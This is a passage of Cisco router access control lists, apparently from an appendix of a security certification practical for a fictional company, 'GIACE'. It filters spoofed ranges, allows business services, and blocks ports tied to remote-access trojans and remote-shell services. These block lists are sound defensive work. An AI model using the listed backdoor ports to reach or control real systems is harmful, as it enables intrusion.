deny ip 112.0.0.0 0.255.255.255 any log-input
deny ip 113.0.0.0 0.255.255.255 any log-input
deny ip 114.0.0.0 0.255.255.255 any log-input
deny ip 115.0.0.0 0.255.255.255 any log-input
deny ip 116.0.0.0 0.255.255.255 any log-input
deny ip 117.0.0.0 0.255.255.255 any log-input
deny ip 118.0.0.0 0.255.255.255 any log-input
deny ip 119.0.0.0 0.255.255.255 any log-input
deny ip 120.0.0.0 0.255.255.255 any log-input
deny ip 121.0.0.0 0.255.255.255 any log-input
deny ip 122.0.0.0 0.255.255.255 any log-input
deny ip 123.0.0.0 0.255.255.255 any log-input
deny ip 124.0.0.0 0.255.255.255 any log-input
deny ip 125.0.0.0 0.255.255.255 any log-input
deny ip 126.0.0.0 0.255.255.255 any log-input
deny ip 197.0.0.0 0.255.255.255 any log-input
```

```
deny ip 222.0.0.0 0.255.255.255 any log-input
deny ip 223.0.0.0 0.255.255.255 any log-input
permit icmp any host 192.168.0.10 echo
permit tcp any host 192.168.0.4 eq www
permit tcp any host 192.168.0.4 eq 443
permit udp any host 192.168.0.10 eq isakmp
permit esp any host 192.168.0.10
permit icmp any 172.16.0.0 0.0.0.255 echo-reply
permit tcp any host 192.168.0.1 eq smtp
deny ip any any log-input

ip access-list extended servicelanout

deny udp any any range 135 139 log-input
deny tcp any any range 135 139 log-input
deny udp any any eq tftp log-input
deny udp any any range 161 162 log-input
deny tcp any any eq tacacs log-input
deny udp any any eq echo log-input
deny tcp any any eq echo log-input
deny tcp any any eq 11 log-input
deny tcp any any eq chargen log-input
deny tcp any any eq ftp log-input
deny tcp any any eq ftp-data log-input
deny tcp any any eq 22 log-input
deny tcp any any eq telnet log-input
deny tcp any any eq finger log-input
deny tcp any any eq 98 log-input
deny tcp any any eq pop2 log-input
deny tcp any any eq pop3 log-input
deny tcp any any eq sunrpc log-input
deny tcp any any eq nntp log-input
deny tcp any any eq 143 log-input
deny tcp any any eq exec log-input
deny tcp any any eq login log-input
deny udp any any eq who log-input
deny tcp any any eq cmd log-input
deny tcp any any eq 515 log-input
deny tcp any any eq 635 log-input
deny tcp any any eq 1011 log-input
deny tcp any any eq 1015 log-input
deny tcp any any eq 1016 log-input
deny tcp any any eq 1035 log-input
deny tcp any any eq 1080 log-input
deny tcp any any eq 2000 log-input
deny tcp any any eq 3128 log-input
```

```
deny udp any any eq 4000 log-input
deny tcp any any eq 5631 log-input
deny udp any any eq 5632 log-input
deny tcp any any range 6000 6255 log-input
deny tcp any any range 6665 6669 log-input
deny udp any any range 6665 6669 log-input
deny tcp any any eq 8080 log-input
deny tcp any any range 12345 12346 log-input
deny tcp any any eq 16660 log-input
deny tcp any any eq 27374 log-input
deny udp any any eq 27444 log-input
deny tcp any any eq 27665 log-input
deny tcp any any eq 31335 log-input
deny tcp any any eq 31337 log-input
deny udp any any range 31789 31790 log-input
deny udp any any range 54320 54321 log-input
deny tcp any any eq 65000 log-input
deny tcp any any eq 65301 log-input
deny ip any host 172.16.0.255 log-input
deny ip 224.0.0.0 31.255.255.255 any log-input
deny ip 240.0.0.0 15.255.255.255 any log-input
deny ip 0.0.0.0 0.255.255.255 any log-input
deny ip 169.254.0.0 0.0.255.255 any log-input
deny ip 192.0.2.0 0.0.0.255 any log-input
deny ip 127.0.0.0 0.255.255.255 any log-input
deny ip 172.16.0.0 0.0.0.127 any log-input
deny ip 172.16.0.128 0.0.0.127 any log-input
deny ip 192.168.0.0 0.0.0.255 any log-input
deny ip 1.0.0.0 0.255.255.255 any log-input
deny ip 2.0.0.0 0.255.255.255 any log-input
deny ip 5.0.0.0 0.255.255.255 any log-input
deny ip 7.0.0.0 0.255.255.255 any log-input
deny ip 23.0.0.0 0.255.255.255 any log-input
deny ip 27.0.0.0 0.255.255.255 any log-input
deny ip 31.0.0.0 0.255.255.255 any log-input
deny ip 36.0.0.0 0.255.255.255 any log-input
deny ip 37.0.0.0 0.255.255.255 any log-input
deny ip 39.0.0.0 0.255.255.255 any log-input
deny ip 41.0.0.0 0.255.255.255 any log-input
deny ip 42.0.0.0 0.255.255.255 any log-input
deny ip 58.0.0.0 0.255.255.255 any log-input
deny ip 59.0.0.0 0.255.255.255 any log-input
deny ip 60.0.0.0 0.255.255.255 any log-input
deny ip 70.0.0.0 0.255.255.255 any log-input
deny ip 71.0.0.0 0.255.255.255 any log-input
deny ip 72.0.0.0 0.255.255.255 any log-input
```

```
deny ip 73.0.0.0 0.255.255.255 any log-input
deny ip 74.0.0.0 0.255.255.255 any log-input
deny ip 75.0.0.0 0.255.255.255 any log-input
deny ip 76.0.0.0 0.255.255.255 any log-input
deny ip 77.0.0.0 0.255.255.255 any log-input
deny ip 78.0.0.0 0.255.255.255 any log-input
deny ip 79.0.0.0 0.255.255.255 any log-input
deny ip 83.0.0.0 0.255.255.255 any log-input
deny ip 84.0.0.0 0.255.255.255 any log-input
deny ip 85.0.0.0 0.255.255.255 any log-input
deny ip 86.0.0.0 0.255.255.255 any log-input
deny ip 87.0.0.0 0.255.255.255 any log-input
deny ip 88.0.0.0 0.255.255.255 any log-input
deny ip 89.0.0.0 0.255.255.255 any log-input
deny ip 90.0.0.0 0.255.255.255 any log-input
deny ip 91.0.0.0 0.255.255.255 any log-input
deny ip 92.0.0.0 0.255.255.255 any log-input
deny ip 93.0.0.0 0.255.255.255 any log-input
deny ip 94.0.0.0 0.255.255.255 any log-input
deny ip 95.0.0.0 0.255.255.255 any log-input
deny ip 96.0.0.0 0.255.255.255 any log-input
deny ip 97.0.0.0 0.255.255.255 any log-input
deny ip 98.0.0.0 0.255.255.255 any log-input
deny ip 99.0.0.0 0.255.255.255 any log-input
deny ip 100.0.0.0 0.255.255.255 any log-input
deny ip 101.0.0.0 0.255.255.255 any log-input
deny ip 102.0.0.0 0.255.255.255 any log-input
deny ip 103.0.0.0 0.255.255.255 any log-input
deny ip 104.0.0.0 0.255.255.255 any log-input
deny ip 105.0.0.0 0.255.255.255 any log-input
deny ip 106.0.0.0 0.255.255.255 any log-input
deny ip 107.0.0.0 0.255.255.255 any log-input
deny ip 108.0.0.0 0.255.255.255 any log-input
deny ip 109.0.0.0 0.255.255.255 any log-input
deny ip 110.0.0.0 0.255.255.255 any log-input
deny ip 111.0.0.0 0.255.255.255 any log-input
deny ip 112.0.0.0 0.255.255.255 any log-input
deny ip 113.0.0.0 0.255.255.255 any log-input
deny ip 114.0.0.0 0.255.255.255 any log-input
deny ip 115.0.0.0 0.255.255.255 any log-input
deny ip 116.0.0.0 0.255.255.255 any log-input
deny ip 117.0.0.0 0.255.255.255 any log-input
deny ip 118.0.0.0 0.255.255.255 any log-input
deny ip 119.0.0.0 0.255.255.255 any log-input
deny ip 120.0.0.0 0.255.255.255 any log-input
deny ip 121.0.0.0 0.255.255.255 any log-input
```

```
deny ip 122.0.0.0 0.255.255.255 any log-input
deny ip 123.0.0.0 0.255.255.255 any log-input
deny ip 124.0.0.0 0.255.255.255 any log-input
deny ip 125.0.0.0 0.255.255.255 any log-input
deny ip 126.0.0.0 0.255.255.255 any log-input
deny ip 197.0.0.0 0.255.255.255 any log-input
deny ip 222.0.0.0 0.255.255.255 any log-input
deny ip 223.0.0.0 0.255.255.255 any log-input
permit udp host 192.168.0.3 any eq domain
permit tcp host 192.168.0.3 any eq domain
permit icmp 192.168.0.0 0.0.0.255 any echo-reply
permit tcp host 192.168.0.1 host 172.16.0.134 eq smtp
permit tcp host 192.168.0.1 any eq smtp
permit tcp host 192.168.0.4 host 172.16.0.140 eq 3306
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.136 eq syslog
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.137 eq ntp
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.138 eq ntp
deny ip any any log-input

ip access-list extended protlanin

deny udp any any eq echo log-input
deny tcp any any eq echo log-input
deny tcp any any eq 11 log-input
deny tcp any any eq chargen log-input
deny tcp any any eq telnet log-input
deny tcp any any eq finger log-input
deny tcp any any eq 98 log-input
deny tcp any any eq pop2 log-input
deny tcp any any eq pop3 log-input
deny tcp any any eq sunrpc log-input
deny tcp any any eq 143 log-input
deny tcp any any eq exec log-input
deny tcp any any eq login log-input
deny udp any any eq who log-input
deny tcp any any eq cmd log-input
deny tcp any any eq 515 log-input
deny tcp any any eq 635 log-input
deny tcp any any eq 1011 log-input
deny tcp any any eq 1015 log-input
deny tcp any any eq 1016 log-input
deny tcp any any eq 1035 log-input
deny tcp any any eq 1080 log-input
deny tcp any any eq 2000 log-input
deny tcp any any eq 3128 log-input
deny udp any any eq 4000 log-input
```

```
deny tcp any any eq 5631 log-input
deny udp any any eq 5632 log-input
deny tcp any any range 6000 6255 log-input
deny tcp any any range 6665 6669 log-input
deny udp any any range 6665 6669 log-input
deny tcp any any eq 8080 log-input
deny tcp any any range 12345 12346 log-input
deny tcp any any eq 16660 log-input
deny tcp any any eq 27374 log-input
deny udp any any eq 27444 log-input
deny tcp any any eq 27665 log-input
deny tcp any any eq 31335 log-input
deny tcp any any eq 31337 log-input
deny udp any any range 31789 31790 log-input
deny udp any any range 54320 54321 log-input
deny tcp any any eq 65000 log-input
deny tcp any any eq 65301 log-input
deny ip any host 192.168.0.255 log-input
permit udp host 192.168.0.10 any eq isakmp
permit esp host 192.168.0.10 any
permit icmp any any echo
permit icmp host 192.168.0.10 any echo-reply
permit udp host 172.16.0.135 host 192.168.0.3 eq domain
permit tcp host 172.16.0.135 host 192.168.0.3 eq domain
permit tcp 172.16.0.0 0.0.0.127 any eq www
permit tcp 172.16.0.0 0.0.0.255 any eq 443
permit tcp 172.16.0.0 0.0.0.127 any eq nntp
permit tcp 172.16.0.0 0.0.0.127 any eq ftp
permit tcp 172.16.0.0 0.0.0.127 any eq ftp-data
permit tcp host 172.16.0.142 any eq www
permit tcp host 172.16.0.142 any eq nntp
permit tcp host 172.16.0.142 any eq ftp
permit tcp host 172.16.0.142 any eq ftp-data
permit tcp host 172.16.0.143 any eq www
permit tcp host 172.16.0.134 host 192.168.0.1 eq smtp
permit tcp host 172.16.0.143 any eq nntp
permit tcp host 172.16.0.143 any eq ftp
permit tcp host 172.16.0.143 any eq ftp-data
permit tcp host 172.16.0.142 host 192.168.0.1 eq 22
permit tcp host 172.16.0.142 host 192.168.0.2 eq 22
permit tcp host 172.16.0.142 host 192.168.0.3 eq 22
permit tcp host 172.16.0.142 host 192.168.0.4 eq 22
permit tcp host 172.16.0.143 host 192.168.0.1 eq 22
permit tcp host 172.16.0.143 host 192.168.0.2 eq 22
permit tcp host 172.16.0.143 host 192.168.0.3 eq 22
permit tcp host 172.16.0.143 host 192.168.0.4 eq 22
```

```
permit tcp host 172.16.0.2 host 192.168.0.4 eq 22
permit udp host 172.16.0.137 host 129.6.15.28 eq ntp
permit udp host 172.16.0.138 host 192.43.244.18 eq ntp
deny ip any any log-input
```

9. APPENDIX D

9.1. GIACE Internal Router Access Control Lists

ip access-list extended extnetin

deny udp any any range 135 139 log-input
deny tcp any any range 135 139 log-input
deny udp any any range 161 162 log-input
deny ip any host 172.16.0.255 log-input
deny ip any host 192.168.0.255 log-input
deny tcp any any eq tacacs log-input
deny tcp any any eq 22 log-input
deny udp any any eq echo log-input
deny tcp any any eq echo log-input
deny tcp any any eq 11 log-input
deny tcp any any eq chargen log-input
deny tcp any any eq telnet log-input
deny tcp any any eq finger log-input
deny tcp any any eq 98 log-input
deny tcp any any eq pop2 log-input
deny tcp any any eq pop3 log-input
deny tcp any any eq sunrpc log-input
deny tcp any any eq nntp log-input
deny tcp any any eq 143 log-input
deny tcp any any eq exec log-input
deny tcp any any eq login log-input
deny udp any any eq who log-input
deny tcp any any eq cmd log-input
deny tcp any any eq 515 log-input
deny tcp any any eq 635 log-input
deny tcp any any eq 1011 log-input
deny tcp any any eq 1015 log-input
deny tcp any any eq 1016 log-input
deny tcp any any eq 1035 log-input
deny tcp any any eq 1080 log-input
deny tcp any any eq 2000 log-input
deny tcp any any eq 3128 log-input
deny udp any any eq 4000 log-input
deny tcp any any eq 5631 log-input
deny udp any any eq 5632 log-input
deny tcp any any range 6000 6255 log-input
deny tcp any any range 6665 6669 log-input
deny udp any any range 6665 6669 log-input
deny tcp any any eq 8080 log-input
deny tcp any any range 12345 12346 log-input

```
deny tcp any any eq 16660 log-input
deny tcp any any eq 27374 log-input
deny udp any any eq 27444 log-input
deny tcp any any eq 27665 log-input
deny tcp any any eq 31335 log-input
deny tcp any any eq 31337 log-input
deny udp any any range 31789 31790 log-input
deny udp any any range 54320 54321 log-input
deny tcp any any eq 65000 log-input
deny tcp any any eq 65301 log-input
deny ip 224.0.0.0 31.255.255.255 any log-input
deny ip 240.0.0.0 15.255.255.255 any log-input
deny ip 0.0.0.0 0.255.255.255 any log-input
deny ip 169.254.0.0 0.0.255.255 any log-input
deny ip 192.0.2.0 0.0.0.255 any log-input
deny ip 127.0.0.0 0.255.255.255 any log-input
deny ip 172.16.0.0 0.0.0.127 any log-input
deny ip 172.16.0.128 0.0.0.127 any log-input
deny ip any host 172.16.0.159 log-input
deny ip any host 172.16.0.127 log-input
deny ip 1.0.0.0 0.255.255.255 any log-input
deny ip 2.0.0.0 0.255.255.255 any log-input
deny ip 5.0.0.0 0.255.255.255 any log-input
deny ip 7.0.0.0 0.255.255.255 any log-input
deny ip 23.0.0.0 0.255.255.255 any log-input
deny ip 27.0.0.0 0.255.255.255 any log-input
deny ip 31.0.0.0 0.255.255.255 any log-input
deny ip 36.0.0.0 0.255.255.255 any log-input
deny ip 37.0.0.0 0.255.255.255 any log-input
deny ip 39.0.0.0 0.255.255.255 any log-input
deny ip 41.0.0.0 0.255.255.255 any log-input
deny ip 42.0.0.0 0.255.255.255 any log-input
deny ip 58.0.0.0 0.255.255.255 any log-input
deny ip 59.0.0.0 0.255.255.255 any log-input
deny ip 60.0.0.0 0.255.255.255 any log-input
deny ip 70.0.0.0 0.255.255.255 any log-input
deny ip 71.0.0.0 0.255.255.255 any log-input
deny ip 72.0.0.0 0.255.255.255 any log-input
deny ip 73.0.0.0 0.255.255.255 any log-input
deny ip 74.0.0.0 0.255.255.255 any log-input
deny ip 75.0.0.0 0.255.255.255 any log-input
deny ip 76.0.0.0 0.255.255.255 any log-input
deny ip 77.0.0.0 0.255.255.255 any log-input
deny ip 78.0.0.0 0.255.255.255 any log-input
deny ip 79.0.0.0 0.255.255.255 any log-input
deny ip 83.0.0.0 0.255.255.255 any log-input
```

```
deny ip 84.0.0.0 0.255.255.255 any log-input
deny ip 85.0.0.0 0.255.255.255 any log-input
deny ip 86.0.0.0 0.255.255.255 any log-input
deny ip 87.0.0.0 0.255.255.255 any log-input
deny ip 88.0.0.0 0.255.255.255 any log-input
deny ip 89.0.0.0 0.255.255.255 any log-input
deny ip 90.0.0.0 0.255.255.255 any log-input
deny ip 91.0.0.0 0.255.255.255 any log-input
deny ip 92.0.0.0 0.255.255.255 any log-input
deny ip 93.0.0.0 0.255.255.255 any log-input
deny ip 94.0.0.0 0.255.255.255 any log-input
deny ip 95.0.0.0 0.255.255.255 any log-input
deny ip 96.0.0.0 0.255.255.255 any log-input
deny ip 97.0.0.0 0.255.255.255 any log-input
deny ip 98.0.0.0 0.255.255.255 any log-input
deny ip 99.0.0.0 0.255.255.255 any log-input
deny ip 100.0.0.0 0.255.255.255 any log-input
deny ip 101.0.0.0 0.255.255.255 any log-input
deny ip 102.0.0.0 0.255.255.255 any log-input
deny ip 103.0.0.0 0.255.255.255 any log-input
deny ip 104.0.0.0 0.255.255.255 any log-input
deny ip 105.0.0.0 0.255.255.255 any log-input
deny ip 106.0.0.0 0.255.255.255 any log-input
deny ip 107.0.0.0 0.255.255.255 any log-input
deny ip 108.0.0.0 0.255.255.255 any log-input
deny ip 109.0.0.0 0.255.255.255 any log-input
deny ip 110.0.0.0 0.255.255.255 any log-input
deny ip 111.0.0.0 0.255.255.255 any log-input
deny ip 112.0.0.0 0.255.255.255 any log-input
deny ip 113.0.0.0 0.255.255.255 any log-input
deny ip 114.0.0.0 0.255.255.255 any log-input
deny ip 115.0.0.0 0.255.255.255 any log-input
deny ip 116.0.0.0 0.255.255.255 any log-input
deny ip 117.0.0.0 0.255.255.255 any log-input
deny ip 118.0.0.0 0.255.255.255 any log-input
deny ip 119.0.0.0 0.255.255.255 any log-input
deny ip 120.0.0.0 0.255.255.255 any log-input
deny ip 121.0.0.0 0.255.255.255 any log-input
deny ip 122.0.0.0 0.255.255.255 any log-input
deny ip 123.0.0.0 0.255.255.255 any log-input
deny ip 124.0.0.0 0.255.255.255 any log-input
deny ip 125.0.0.0 0.255.255.255 any log-input
deny ip 126.0.0.0 0.255.255.255 any log-input
deny ip 127.0.0.0 0.255.255.255 any log-input
deny ip 197.0.0.0 0.255.255.255 any log-input
deny ip 222.0.0.0 0.255.255.255 any log-input
```

```
deny ip 223.0.0.0 0.255.255.255 any log-input
permit icmp any host 192.168.0.10 echo
permit icmp any 172.16.0.0 0.0.0.255 echo-reply
permit udp any host 192.168.0.10 eq isakmp
permit esp any host 192.168.0.10
permit tcp host 192.168.0.1 host 172.16.0.134 eq smtp
permit tcp host 192.168.0.4 host 172.16.0.140 eq 3306
permit udp 192.168.0.0 0.0.0.15 host 172.16.0.136 eq syslog
permit udp host 10.0.0.2 host 172.16.0.136 eq syslog
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.137 eq ntp
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.138 eq ntp
permit udp host 192.168.0.9 host 172.16.0.142 eq tftp
permit udp host 192.168.0.9 host 172.16.0.143 eq tftp
deny ip any any log-input

ip access-list extended usernetout

deny udp any any eq tftp log-input
deny udp any any range 161 162 log-input
deny tcp any any eq tacacs log-input
deny ip any host 172.16.0.159
deny ip any host 192.168.0.7
deny udp any any eq echo log-input
deny tcp any any eq echo log-input
deny tcp any any eq 11 log-input
deny tcp any any eq chargen log-input
deny tcp any any eq telnet log-input
deny tcp any any eq finger log-input
deny tcp any any eq 98 log-input
deny tcp any any eq pop2 log-input
deny tcp any any eq sunrpc log-input
deny tcp any any eq 143 log-input
deny tcp any any eq exec log-input
deny tcp any any eq login log-input
deny udp any any eq who log-input
deny tcp any any eq cmd log-input
deny tcp any any eq 515 log-input
deny tcp any any eq 635 log-input
deny tcp any any eq 1011 log-input
deny tcp any any eq 1015 log-input
deny tcp any any eq 1016 log-input
deny tcp any any eq 1035 log-input
deny tcp any any eq 1080 log-input
deny tcp any any eq 2000 log-input
deny tcp any any eq 3128 log-input
deny udp any any eq 4000 log-input
```

```
deny tcp any any eq 5631 log-input
deny udp any any eq 5632 log-input
deny tcp any any range 6000 6255 log-input
deny tcp any any range 6665 6669 log-input
deny udp any any range 6665 6669 log-input
deny tcp any any eq 8080 log-input
deny tcp any any range 12345 12346 log-input
deny tcp any any eq 16660 log-input
deny tcp any any eq 27374 log-input
deny udp any any eq 27444 log-input
deny tcp any any eq 27665 log-input
deny tcp any any eq 31335 log-input
deny tcp any any eq 31337 log-input
deny udp any any range 31789 31790 log-input
deny udp any any range 54320 54321 log-input
deny tcp any any eq 65000 log-input
deny tcp any any eq 65301 log-input
permit icmp 172.16.0.0 0.0.0.127 any echo
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.132 eq 137
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.132 eq 137
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.130 range 137 138
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.130 range 137 139
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.131 range 137 138
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.131 range 137 139
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.133 range 137 138
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.133 eq 139
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.135 eq domain
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.135 eq domain
permit tcp 172.16.0.0 0.0.0.127 any eq www
permit tcp 172.16.0.0 0.0.0.127 any eq 443
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.134 eq smtp
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.134 eq pop3
permit tcp 172.16.0.0 0.0.0.127 any eq nntp
permit tcp 172.16.0.0 0.0.0.127 any eq ftp
permit tcp 172.16.0.0 0.0.0.127 any eq ftp-data
permit tcp host 172.16.0.2 host 192.168.0.4 eq 22
permit tcp host 172.16.0.2 host 172.16.0.140 eq 22
permit tcp host 172.16.0.3 host 172.16.0.140 eq 22
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.137 eq ntp
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.138 eq ntp
deny ip any any log-input

ip access-list extended servernetout

deny udp any any eq tftp log-input
deny udp any any range 161 162 log-input
```

```
deny udp any any eq syslog log-input
deny ip any host 172.16.0.127 log-input
deny ip any host 192.168.0.7 log-input
deny udp any any eq echo log-input
deny tcp any any eq echo log-input
deny tcp any any eq 11 log-input
deny tcp any any eq chargen log-input
deny tcp any any eq telnet log-input
deny tcp any any eq finger log-input
deny tcp any any eq 98 log-input
deny tcp any any eq pop2 log-input
deny tcp any any eq pop3 log-input
deny tcp any any eq sunrpc log-input
deny tcp any any eq 143 log-input
deny tcp any any eq exec log-input
deny tcp any any eq login log-input
deny udp any any eq who log-input
deny tcp any any eq cmd log-input
deny tcp any any eq 515 log-input
deny tcp any any eq 635 log-input
deny tcp any any eq 1011 log-input
deny tcp any any eq 1015 log-input
deny tcp any any eq 1016 log-input
deny tcp any any eq 1035 log-input
deny tcp any any eq 1080 log-input
deny tcp any any eq 2000 log-input
deny tcp any any eq 3128 log-input
deny udp any any eq 4000 log-input
deny tcp any any eq 5631 log-input
deny udp any any eq 5632 log-input
deny tcp any any range 6000 6255 log-input
deny tcp any any range 6665 6669 log-input
deny udp any any range 6665 6669 log-input
deny tcp any any eq 8080 log-input
deny tcp any any range 12345 12346 log-input
deny tcp any any eq 16660 log-input
deny tcp any any eq 27374 log-input
deny udp any any eq 27444 log-input
deny tcp any any eq 27665 log-input
deny tcp any any eq 31335 log-input
deny tcp any any eq 31337 log-input
deny udp any any range 31789 31790 log-input
deny udp any any range 54320 54321 log-input
deny tcp any any eq 65000 log-input
deny tcp any any eq 65301 log-input
permit udp host 172.16.0.132 172.16.0.0 0.0.0.127 eq 137
```

```
permit tcp host 172.16.0.132 172.16.0.0 0.0.0.127 eq 137
permit udp host 172.16.0.130 172.16.0.0 0.0.0.127 range 137 138
permit tcp host 172.16.0.130 172.16.0.0 0.0.0.127 range 137 139
permit udp host 172.16.0.131 172.16.0.0 0.0.0.127 range 137 138
permit tcp host 172.16.0.131 172.16.0.0 0.0.0.127 range 137 139
permit udp host 172.16.0.133 172.16.0.0 0.0.0.127 range 137 138
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.133 eq 139
permit udp host 172.16.0.135 host 192.168.0.3 eq domain
permit  tcp host 172.16.0.134 host 192.168.0.1 eq smtp
permit icmp 172.16.0.128 0.0.0.127 any echo
permit tcp host 172.16.0.142 any eq www
permit tcp host 172.16.0.142 any eq 443
permit tcp host 172.16.0.143 any eq 443
permit tcp host 172.16.0.142 any eq nntp
permit tcp host 172.16.0.142 any eq ftp
permit tcp host 172.16.0.142 any eq ftp-data
permit tcp host 172.16.0.143 any eq www
permit tcp host 172.16.0.143 any eq nntp
permit tcp host 172.16.0.143 any eq ftp
permit tcp host 172.16.0.143 any eq ftp-data
permit tcp host 172.16.0.136 host 172.16.0.158 ack
permit tcp host 172.16.0.142 host 192.168.0.1 eq 22
permit tcp host 172.16.0.142 host 192.168.0.2 eq 22
permit tcp host 172.16.0.142 host 192.168.0.3 eq 22
permit tcp host 172.16.0.142 host 192.168.0.4 eq 22
permit tcp host 172.16.0.142 host 192.168.0.9 eq 22
permit tcp host 172.16.0.143 host 192.168.0.1 eq 22
permit tcp host 172.16.0.143 host 192.168.0.2 eq 22
permit tcp host 172.16.0.143 host 192.168.0.3 eq 22
permit tcp host 172.16.0.143 host 192.168.0.4 eq 22
permit tcp host 172.16.0.143 host 192.168.0.9 eq 22
permit udp host 172.16.0.137 host 129.6.15.28 eq ntp
permit udp host 172.16.0.137 host 192.43.244.18 eq ntp
permit udp host 172.16.0.138 host 129.6.15.28 eq ntp
permit udp host 172.16.0.138 host 192.43.244.18 eq ntp
deny ip any any log-input
```